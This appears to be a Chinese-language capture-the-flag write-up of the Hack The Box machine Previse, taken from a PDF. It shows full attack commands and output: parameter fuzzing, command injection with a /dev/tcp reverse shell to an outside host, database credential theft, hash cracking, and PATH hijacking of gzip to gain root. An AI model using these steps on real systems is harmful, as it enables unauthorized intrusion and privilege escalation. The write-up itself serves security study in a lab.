
# Previse(完成),302重定向後漏洞,gzip(PATH變量)漏洞

```
—# nmap -sCV -p 22,80 -A 10.10.11.104
Starting Nmap 7.94SVN (https://nmap.org) at 2024-05-21 06:43 PDT
Nmap scan report for 10.10.11.104
Host is up (0.22s latency).
PORT
      STATE SERVICE VERSION
22/tcp open ssh
                    OpenSSH 7.6pl Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
I ssh-hostkey:
    2048 53:ed:44:40:11:6e:8b:da:69:85:79:c0:81:f2:3a:12 (RSA)
    256 bc:54:20:ac:17:23:bb:50:20:f4:e1:6e:62:0f:01:b5 (ECDSA)
256 33:c1:89:ea:59:73:b1:78:84:38:a4:21:10:0c:91:d8 (ED25519)
80/tcp open http Apache httpd 2.4.29 ((Ubuntu))
I http-cookie-flags:
  /:
     PHPSESSID:
       httponly flag not set
I http-title: Previse Login
I Requested resource was login.php
I http-server-header: Apache/2.4.29 (Ubuntu)
Warning: OSScan results may be unreliable because we could not find at least 1 open
and 1 closed port
Aggressive OS guesses: Linux 5.0 (97%), Linux 4.15 - 5.8 (96%), Linux 5.3 - 5.4 (95%),
Linux 2.6.32 (95%), Linux 5.0 - 5.5 (95%), Linux 3.1 (95%), Linux 3.2 (95%), AXIS 210A
or 211 Network Camera (Linux 2.6.17) (95%), ASUS RT-N56U WAP (Linux 3.4) (93%), Linux
3.16 (93%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux kernel
TRACEROUTE (using port 22/tcp)
HOP RTT
             ADDRESS
    221.52 ms 10.10.14.1
1
   221.93 ms 10.10.11.104
OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 20.41 seconds
```


# 因使用IP登入會直接給/login.php

順便進行php目錄爆破嘗試,大多相同登入介面,或者外網的m4lwhere.org,再來就是空白網頁,使用burp抓包,修改參數只要/會出現302重定向到/login.php,也會帶出很多.php



```
login.php
index.php
accounts.php
files.php
status.php
file_logs.php
logout.php
```

在請求/accounts.php雖然也是302,可新建帳密,並發現帳密需有長度限制、密碼再次驗證。



# 因知道username、passwd,但不知道驗證的參數,使用wfuzz進行爆破


wfuzz -u http://10.10.11.104/accounts.php -d
'username=12345&password=12345&FUZZ=12345' -w /usr/share/seclists/Discovery/WebContent/burp-parameter-names.txt -H "Content-Type: application/x-www-form-urlencoded"
--hh 4131

-d 目前參數跟需要參數
-H 需要Content-Type
--hh 隱藏具有指定代碼/行/單字/字元的回應


得出: confirm



# 登入成功



在files.php找到壓縮黨,確認裡面是網站PHP資料,裡面有包含config.php



# **Files**

Upload files below, uploaded files in table below

Select file

SUBMIT

# **Uploaded Files**

# NAME

# 1 SITEBACKUP.ZIP

```
accounts.php config.php download.php file_logs.php files.php footer.php header.php index.php login.php logout.php logs.php nav.php

(root@ keli)=[~/htb/previse]


(cat config.php

function connectDB(){
    $host = 'localhost';
    $user = 'root';
    $passwd = 'mySQL_p@ssw@rd!:)';
    $db = 'previse';
    $mycon = new mysqli($host, $user, $passwd, $db);
    return $mycon;
}
```

```
$host = 'localhost';
$user = 'root';
$passwd = 'mySQL_p@sswOrd!:)';
$db = 'previse';
$mycon = new mysqli($host, $user, $passwd, $db);
return $mycon;
```


有找到file\_logs.php,抓取封包後成/log.php 測試後,參數在後面放sleep 5 可正常等待5秒 放入其他id、whoami都失敗,

懷疑可以進行反彈SHELL



# 反彈成功

參數修改成URL編碼: bash -c "bash -i >& /dev/tcp/10.10.14.2/9200 0>&1"



### 有開3306,嘗試連線

```
www-data@previse:/var/www/html$ netstat -ano
netstat -ano
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address
                                             Foreign Address
                                                                      State
                                                                                  Timer
tcp
           0
                  0 127.0.0.53:53
                                             0.0.0.0:*
                                                                      LISTEN
                                                                                  off (0.00/0/0)
tcp
           0
                  0 0.0.0.0:22
                                             0.0.0.0:*
                                                                      LISTEN
                                                                                  off (0.00/0/0)
                  0 127.0.0.1:3306
tcp
                                             0.0.0.0:*
           Ø
                                                                      LISTEN
                                                                                  off (0.00/0/0)
           0
                 13 10.10.11.104:45792
                                             10.10.14.2:9200
                                                                      ESTABLISHED on (0.39/0/0)
tcp
                    10.10.11.104:33708
                                                                      SYN SENT
                                                                                  on (1.67/2/0)
```

## 資料庫

```
www-data@previse:/var/www/html$ mysql -uroot -p'mySQL_p@ssw0rd!:)'
mysql: [Warning] Using a password on the command line interface can be insecure.
Welcome to the MySQL monitor. Commands end with ; or \g.
Your MySQL connection id is 38
Server version: 5.7.35-Oubuntu0.18.04.1 (Ubuntu)
Copyright (c) 2000, 2021, Oracle and/or its affiliates.
Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.
mysgl> show databases;
| Database
 information_schema
| mysql
  performance_schema
 previse
sys
5 rows in set (0.00 sec)
```

#### use previse;

找到帳密,有加鹽。。。

### 進行base64編碼

username: m41where

passwd : JDEk8J+ngmxsb2wkRFFwbWR2bmI3RWV1TzZVYXFSSXRmLg== (base64)

到kali解碼+爆破

```
(root@kali)-[~]
# hashcat -m 500 pssswd /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting

$1$  llol$DQpmdvnb7Eeu06UaqRItf.:ilovecody112235!
```

username: m41where

解密後passwd: ilovecody112235!

使用ssh連線成功

user flag

m4lwherenprevise:~\$ cat user.txt e99e34814c2c4ec76a14268f2d6adbe6 m4lwherenprevise:~\$

提權資訊

該腳本中的漏洞是在gzip沒有完整路徑的情況下呼叫。在 中/tmp,我將建立一個名為 的簡單腳本gzip。

```
# We always make sure to store logs, we take security SERIOUSLY here

# I know I shouldnt run this as root but I cant figure it out programmatically on my account

# This is configured to run with cron, added to sudo so I can run as needed - we'll fix it later when there's time

gzip -c /var/log/apache2/access.log > /var/backups/$(date --date="yesterday" +%Y%b%d)_access.gz

gzip -c /var/www/file_access.log > /var/backups/$(date --date="yesterday" +%Y%b%d)_file_access.gz

m4lwhere@previse:~$
```

#### 原本變量

```
m4lwhere@previse:/opt/scripts$ which bash
/bin/bash
m4lwhere@previse:/opt/scripts$ echo $PATH
/usr/local/sbin:/usr/local/bin:/usr/sbin:/bin:/usr/games:/usr/local/games:/snap/bin
m4lwhere@previse:/opt/scripts$
```

在靶機新增gzip檔案,並針對/bin/bash提權

```
m4lwhere@previse:/tmp$ cat gzip
#!/bin/bash
echo "hi tso"
sudo chmod +s /bin/bash
m4lwhere@previse:/tmp$ ls -al | grep gzip
-rwxrwxr-x 1 m4lwhere m4lwhere 50 May 23 03:04 gzip
```

新增變量

```
m4lwhere@previse:/tmp$ export PATH=.:$PATH
```

新增後

```
.:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/bin:/usr/games:/usr/local/games:/snap/bin
malwhore@previse:/tmn$ sudo -l
提權成功

m4lwhere@previse:/tmp$ sudo /opt/scripts/access_backup.sh
m4lwhere@previse:/tmp$ ls -alh /bin/bash
-rwsr-sr-x 1 root root 1.1M Jun 6 2019 /bin/bash
m4lwhere@previse:/tmp$ bash -p
bash-4.4# id
uid=1000(m4lwhere) gid=1000(m4lwhere) euid=0(root) egid=0(root) groups=0(root),1000(m4lwhere)
```

bash-4.4# whiami bash: whiami: command not found

m4lwhere@previse:/tmp\$ echo \$PATH

bash-4.4# whoami

root

root flag

```
bash-4.4# cat root.txt
7b738db7ccc6decb5fbf9653ff34a2ba
bash-4.4# cd /tmp
```